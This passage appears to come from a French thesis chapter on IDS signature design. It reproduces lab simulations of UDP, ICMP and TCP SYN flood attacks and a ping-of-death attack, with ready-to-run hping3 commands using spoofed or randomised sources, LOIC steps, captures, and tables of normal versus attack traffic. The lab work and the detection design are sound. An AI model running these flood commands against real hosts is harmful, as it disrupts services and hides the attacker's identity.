Effectuer un Ping entre les deux machines pour tester la connectivité en utilisant le protocole ICMP

Formule utilisée : # **ping 192.168.0.13**

```
C:\Windows\System32>ping 192.168.0.13
Envoi d'une requête 'Ping' 192.168.0.13 avec 32 octets de données :
Réponse de 192.168.0.13 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.0.13 : octets=32 temps=2 ms TTL=128
Réponse de 192.168.0.13 : octets=32 temps=2 ms TTL=128
Réponse de 192.168.0.13 : octets=32 temps=1 ms TTL=128
Statistiques Ping pour 192.168.0.13:
    Requêtes envoyées : 4, reçues : 4, perdus : 0 (perte 0%)
```

Figure3.4-Ping

Nous allons procéder à la simulation de chaque attaque en utilisant différents outils

### 3.5.2 Attaque UDP Flood

Nous avons réalisé l'attaque UDP flood avec Hping3 et LOIC.

#### A-Hping3

- Adresse IP de l'hacker usurpée : **192.168.0.5**
- Formule utilisée: **#hping3-2-i u1000 -a192.168.0.5192.168.0.13**
  - 2: définit le protocole UDP.
  - i: définit l'intervalle de temps entre chaque attaque,(u) pour microsecondes.
  - a: définit l'adresse source (l'adresse usurpée).
- Nombre de paquets envoyés: **11668** paquets.

```
└─$ sudo hping3 -2 -i u1000 -a 192.168.0.5 192.168.0.13
[sudo] mot de passe de reu :
HPING 192.168.0.13 (eth0 192.168.0.13): udp mode set, 28 headers + 0 data bytes
^C
  ── 192.168.0.13 hping statistic ──
11668 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure3.5-.Attaque UDP Flood Hping3.

En analysant les paquets entrant au niveau de la victime nous allons remarquer un flux important avec l'adresse IP source l'adresse usurpée.

No.	Time	Source	Destination	Proto	Length	Info
103	19.890668	192.168.0.5	192.168.0.13	UDP	60	1159 → 0 Len=0
104	19.890668	192.168.0.5	192.168.0.13	UDP	60	1160 → 0 Len=0
105	19.892551	192.168.0.5	192.168.0.13	UDP	60	1161 → 0 Len=0
106	19.892551	192.168.0.5	192.168.0.13	UDP	60	1162 → 0 Len=0
107	19.893964	192.168.0.5	192.168.0.13	UDP	60	1163 → 0 Len=0
108	19.895301	192.168.0.5	192.168.0.13	UDP	60	1164 → 0 Len=0

Frame 1: 243 bytes on wire (1944 bits), 243 bytes captured (1944 bits) on interface \Device\NPF\_{923A008C-C90F-4D7D-A8AE-D8DAD7FE667F}, id 0  
> Ethernet II, Src: WistronI\_34:fd:10 (3c:97:0e:34:fd:10), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
> Internet Protocol Version 4, Src: 192.168.0.13, Dst: 192.168.0.255  
> User Datagram Protocol, Src Port: 138, Dst Port: 138  
Source Port: 138  
Destination Port: 138  
Length: 209  
> Checksum: 0x4ecd [correct]  
[Checksum Status: Good]  
[Stream index: 0]  
> [Timestamps]  
UDP payload (201 bytes)

Figure3.6-Analyse de paquets Attaque UDP Flood Hping3




Figure 3.7-Nombre de paquet/s UDPFlood\_Hping3.

A partir du graphe d'E/S on remarque la réception d'un flux d'attaque avec un débit de 600paquets/s environ

**B- LOIC La commande de lancement :** / mono LOIC.exe





Figure3.8-Fonctionnement LOIC.

- ❖ Adresse IP de la victime.(192.168.0.13)et on clique sur LockOn.
- ❖ Type d'attaque (UDP).
- ❖ Leport(80).
- ❖ Vitessedel'attaque (maximum).
- ❖ Lancementdel'attaque.

## CHAPITRE3- Simulation des attaques et conception des signatures

On analyse les paquets dans la machine victime et on remarque la réception d'une quantité importante de paquets UDP à partir de l'adresse 192.168.0.12 et de plusieurs ports vers leport80, la réception de paquets s'arrête dès la fin de l'attaque.




o.	Time	Source	Destination	Proto	Len	Info
1	0.000000	192.168.0.12	192.168.0.13	UDP	74	34142 → 80 Len=32
2	0.000168	192.168.0.12	192.168.0.13	UDP	74	34142 → 80 Len=32
3	0.000168	192.168.0.12	192.168.0.13	UDP	74	34142 → 80 Len=32
4	0.000516	192.168.0.12	192.168.0.13	UDP	74	34142 → 80 Len=32
5	0.000516	192.168.0.12	192.168.0.13	UDP	74	34142 → 80 Len=32
6	0.000516	192.168.0.12	192.168.0.13	UDP	74	34142 → 80 Len=32
7	0.000516	192.168.0.12	192.168.0.13	UDP	74	34142 → 80 Len=32

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF\_{923A008C-C90F-4D7D-ABAE-D8DAD7FE667F}, id 0  
Ethernet II, Src: LCFcHeFe\_01:be:a7 (8c:16:45:01:be:a7), Dst: WistronI\_34:fd:10 (3c:97:0e:34:fd:10)  
Internet Protocol Version 4, Src: 192.168.0.12, Dst: 192.168.0.13  
User Datagram Protocol, Src Port: 34142, Dst Port: 80  
Source Port: 34142  
Destination Port: 80  
Length: 40  
> Checksum: 0xf2f7 [correct]  
[Checksum Status: Good]  
[Stream index: 0]  
> [Timestamps]  
UDP payload (32 bytes)  
Data (32 bytes)


Figure3.9 Analyse de paquets UDP Flood\_LOIC.

On peut tirer du graphe que le nombre de paquets UDP/S est très élevés et sa valeur maximale est 50000.




Figur3.10- Nombre de paquets/s UDP Flood\_LOIC.

## 3.5.3 UDP



**Figure3.11 Analyse de paquets UDP Normal**

On analyse le flux UDP normal qui circule entre deux PC. Quand on trace le graphe qui affiche le nombre de paquets UDP/Squi peut aller jusqu'à 250 paquets / s.



**Figure 3.12-Nombre de paquets/s UDP\_Normal**

## 3.5.4-Signature UDP

	Flux UDP normal	Attaque UDP	Différence
Nombre de paquets /S	Ne dépasse pas 250 paquets /s	>500paquets/s Hping3 >30000paquets/s LOIC	flux d'attaque est beaucoup plus important que le flux normal

**Tableau3.8-Signature UDP.**

## 3.5.5- Attaque ICMP

Nous avons utilisé Hping3 pour lancer une attaque ICMP Flood, et un Ping pour réaliser l'attaque Ping of Death.

### A- ICMP Flood\_HPINGS:

- Adresse IP de l'hacker usurpée:192.168.0.5
- Formule utilisée:#**hping3-1-iu1000 -a192.168.0.5192.168.0.13**  
-1:définit le protocole ICMP.  
-i: définit l'intervalle de temps entre chaque attaque, (u) pour micro secondes.  
-a: définit l'adresse source (l'adresse usurpée).
- Nombre de paquets envoyés : 11443 paquets.

```
(red@essai) - [~]
$ sudo hping3 -1 -i u1000 -a 192.168.0.5 192.168.0.13
[sudo] mot de passe de red :
HPING 192.168.0.13 (eth0 192.168.0.13): icmp mode set, 28 headers + 0 data bytes
^C
— 192.168.0.13 hping statistic —
11443 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure3.13- Attaque ICMP\_Flood.

### Analyse du paquet

Pendant l'attaque on remarque la réception d'un grand nombre de requêtes ICMP request (Ping) itype 8 de taille 0 octet sans arrêta partir de l'adresse 192.168.0.5 (adresse usurpée de attaquant), la réception de paquets s'arrête vers la fin de l'attaque.

No.	Time	Source	Destination	Protocol	Length	Info
7	4.673679	192.168.0.5	192.168.0.13	ICMP	60	Echo (ping) request id=0x0c03, seq=0/0, ttl=64 (no response found!)
9	4.674608	192.168.0.5	192.168.0.13	ICMP	60	Echo (ping) request id=0x0c03, seq=256/1, ttl=64 (no response found!)
10	4.676074	192.168.0.5	192.168.0.13	ICMP	60	Echo (ping) request id=0x0c03, seq=512/2, ttl=64 (no response found!)
11	4.677500	192.168.0.5	192.168.0.13	ICMP	60	Echo (ping) request id=0x0c03, seq=768/3, ttl=64 (no response found!)
12	4.679000	192.168.0.5	192.168.0.13	ICMP	60	Echo (ping) request id=0x0c03, seq=1024/4, ttl=64 (no response found!)
13	4.680375	192.168.0.5	192.168.0.13	ICMP	60	Echo (ping) request id=0x0c03, seq=1280/5, ttl=64 (no response found!)

Frame 7: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF\_{923A008C-C90F-4D7D-A8AE-D8DAD7FE667F}, id 0  
> Ethernet II, Src: LCFChEFe\_01:be:a7 (8c:16:45:01:be:a7), Dst: WiStronI\_34:fd:10 (3c:97:0e:34:fd:10)  
> Internet Protocol Version 4, Src: 192.168.0.5, Dst: 192.168.0.13  
✓ Internet Control Message Protocol  
Type: 8 (Echo (ping) request)  
Code: 0  
Checksum: 0xebfc [correct] ← Pas de réponse  
[Checksum Status: Good]  
Identifier (BE): 3075 (0x0c03)  
Identifier (LE): 780 (0x030c)  
Sequence Number (BE): 0 (0x0000)  
Sequence Number (LE): 0 (0x0000)  
[No response seen]  
> [Expert Info (Warning/Sequence): No response seen to ICMP request]

Figure3.14-Analyse de paquets ICMP\_Flood.

Quand on analyse le graphe d'E/S on remarque que le nombre de paquets /s est presque stable et est de 700 paquets /s puis il diminue (fin de l'attaque).




Figure 3.15-Nombre de paquets/s ICMP\_Flood

### B-Attaque Ping of death

Cette attaque est lancée en envoyant un Ping d'une taille de 65500 octets en utilisant la commande suivante:

- **-s:** identifie la taille du Ping.

```
(red@essai)-[~]
ping 192.168.0.13 -s 65500
PING 192.168.0.13 (192.168.0.13) 65500(65528) bytes of data.
65508 bytes from 192.168.0.13: icmp_seq=1 ttl=128 time=15.3 ms
65508 bytes from 192.168.0.13: icmp_seq=2 ttl=128 time=15.2 ms
65508 bytes from 192.168.0.13: icmp_seq=3 ttl=128 time=14.5 ms
65508 bytes from 192.168.0.13: icmp_seq=4 ttl=128 time=15.5 ms
65508 bytes from 192.168.0.13: icmp_seq=5 ttl=128 time=13.1 ms
65508 bytes from 192.168.0.13: icmp_seq=6 ttl=128 time=16.0 ms
65508 bytes from 192.168.0.13: icmp_seq=7 ttl=128 time=14.0 ms
65508 bytes from 192.168.0.13: icmp_seq=8 ttl=128 time=14.8 ms
65508 bytes from 192.168.0.13: icmp_seq=9 ttl=128 time=15.2 ms
65508 bytes from 192.168.0.13: icmp_seq=10 ttl=128 time=15.0 ms
65508 bytes from 192.168.0.13: icmp_seq=11 ttl=128 time=15.4 ms
65508 bytes from 192.168.0.13: icmp_seq=12 ttl=128 time=14.0 ms
65508 bytes from 192.168.0.13: icmp_seq=13 ttl=128 time=14.7 ms
65508 bytes from 192.168.0.13: icmp_seq=14 ttl=128 time=16.3 ms
65508 bytes from 192.168.0.13: icmp_seq=15 ttl=128 time=15.8 ms
65508 bytes from 192.168.0.13: icmp_seq=16 ttl=128 time=16.1 ms
65508 bytes from 192.168.0.13: icmp_seq=17 ttl=128 time=14.5 ms
65508 bytes from 192.168.0.13: icmp_seq=18 ttl=128 time=15.8 ms
65508 bytes from 192.168.0.13: icmp_seq=19 ttl=128 time=16.2 ms
65508 bytes from 192.168.0.13: icmp_seq=20 ttl=128 time=16.3 ms
65508 bytes from 192.168.0.13: icmp_seq=21 ttl=128 time=12.0 ms
65508 bytes from 192.168.0.13: icmp_seq=22 ttl=128 time=16.2 ms
65508 bytes from 192.168.0.13: icmp_seq=23 ttl=128 time=14.6 ms
65508 bytes from 192.168.0.13: icmp_seq=24 ttl=128 time=15.8 ms
65508 bytes from 192.168.0.13: icmp_seq=25 ttl=128 time=15.8 ms
65508 bytes from 192.168.0.13: icmp_seq=26 ttl=128 time=15.6 ms
65508 bytes from 192.168.0.13: icmp_seq=27 ttl=128 time=15.6 ms
65508 bytes from 192.168.0.13: icmp_seq=28 ttl=128 time=14.1 ms
65508 bytes from 192.168.0.13: icmp_seq=29 ttl=128 time=15.2 ms
65508 bytes from 192.168.0.13: icmp_seq=30 ttl=128 time=15.4 ms
65508 bytes from 192.168.0.13: icmp_seq=31 ttl=128 time=14.6 ms
^C
— 192.168.0.13 ping statistics —
31 packets transmitted, 31 received, 0% packet loss, time 30056ms
rtt min/avg/max/mdev = 12.040/15.115/16.293/0.946 ms
```

Figure 3.16-Attaque Ping of death.



Analyse du paquet




Figure 3.187-Taille Ping of death.

Pendant que l’attaque est en cours, on analyse les paquets et on remarque la réception de plusieurs paquets ICMP de type request (type :8) et (code :0) à partir de 192.1681.2 avec une taille de 65492 octets.

3.5.6 -ICMP

On envoie une requête Ping du PC1 vers le PC2 puis on analyse les paquets, on remarque l’envoi de 4 paquets ICMP de 32octets.



Figure 3.18-Taille Ping Normal.

3.5.7- Signature ICMP

	ICMP	Attaque ICMP	Différence
Taille du paquet	32 bytes	Ping of death 65492 bytes	La taille du Ping of death > a la taille Ping normal
Nombre du paquet/S	2 paquets /s environ	ICMP Flood 500 paquets /s	Nombre de paquets /s dans l attaque ICMP > nombre paquets ICMP normal

Tableau 3.9-Signature\_ICMP.

### 3.5.8- Attaque TCP Flood

On va utiliser les outils suivants: Hping3, Xerxès, Slowloris et LOIC.

#### A-Hping3

L'avantage de Hping3 dans l'attaque TCP Flood c'est qu'il nous permet d'envoyer à la victime plusieurs flags, nous allons simuler les flags SYN, PUSH et FIN.

##### A.1-SYN

- Formule utilisée: **#hping3-c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.0.13**
  - c : nombre de paquets à envoyer
  - d : taille du paquet
  - S: définit le flag SYN
  - w : taille de la fenêtre TCP
  - p : le port
  - flood : indicateur d'inondation
  - Rand source : générer les adresses IP usurpées
- Nombre de paquets envoyés : **160515 paquets**

```
(root@essai)-[~/home/red]
hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.0.13
HPING 192.168.0.13 (eth0 192.168.0.13): S set, 40 headers = 120 data bytes
hping in flood mode, no replies will be shown
^C
----- 192.168.0.13 hping statistic -----
160515 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

**Figure 3.19-Attaque TCP\_SYN Flood\_HPINGS**

- **Analyse du paquet :**

On remarque pendant l'analyse des paquets qu'il y'a plusieurs demandes de connexion TCP (flag SYN=1) provenant de plusieurs adresses usurpées.

Io.	Time	Source	Destination	Proto	Length	Info
13	26.726566	217.41.194.9	192.168.0.13	TCP	174	2822 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
14	26.726605	172.17.123.23	192.168.0.13	TCP	174	2825 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
15	26.726685	87.133.101.206	192.168.0.13	TCP	174	2824 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
16	26.726685	171.34.116.68	192.168.0.13	TCP	174	2825 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
17	26.726768	116.146.134.30	192.168.0.13	TCP	174	2825 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]

```
Source Port: 2823
Destination Port: 80
[Stream index: 9]
[Conversation completeness: Incomplete (9)]
[TCP Segment Len: 120]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 33324925
[Next Sequence Number: 121 (relative sequence number)]
> Acknowledgment Number: 151422403
Acknowledgment number (raw): 151422403
[Next Acknowledgment Number: 151422403]
Flags: 0x002 (SYN)
00000000 = Reserved: Not set
00000000 = Accurate ECN: Not set
00000000 = Congestion Window Reduced: Not set
00000000 = ECN-Echo: Not set
00000000 = Urgent: Not set
00000000 = Acknowledgment: Not set
00000000 = Reset: Not set
00000001 = Syn: Set
[TCP Flags: .....S.]
Window: 64
```

**Figure 3.20-Analyse de paquets TCP Flood SYN-Flood.**

Dans le graphe qui affiche le nombre de paquets TCP/S on remarque que la valeur maximale est de 35000 paquets/ s environ et diminuent a la fin de l'attaque.

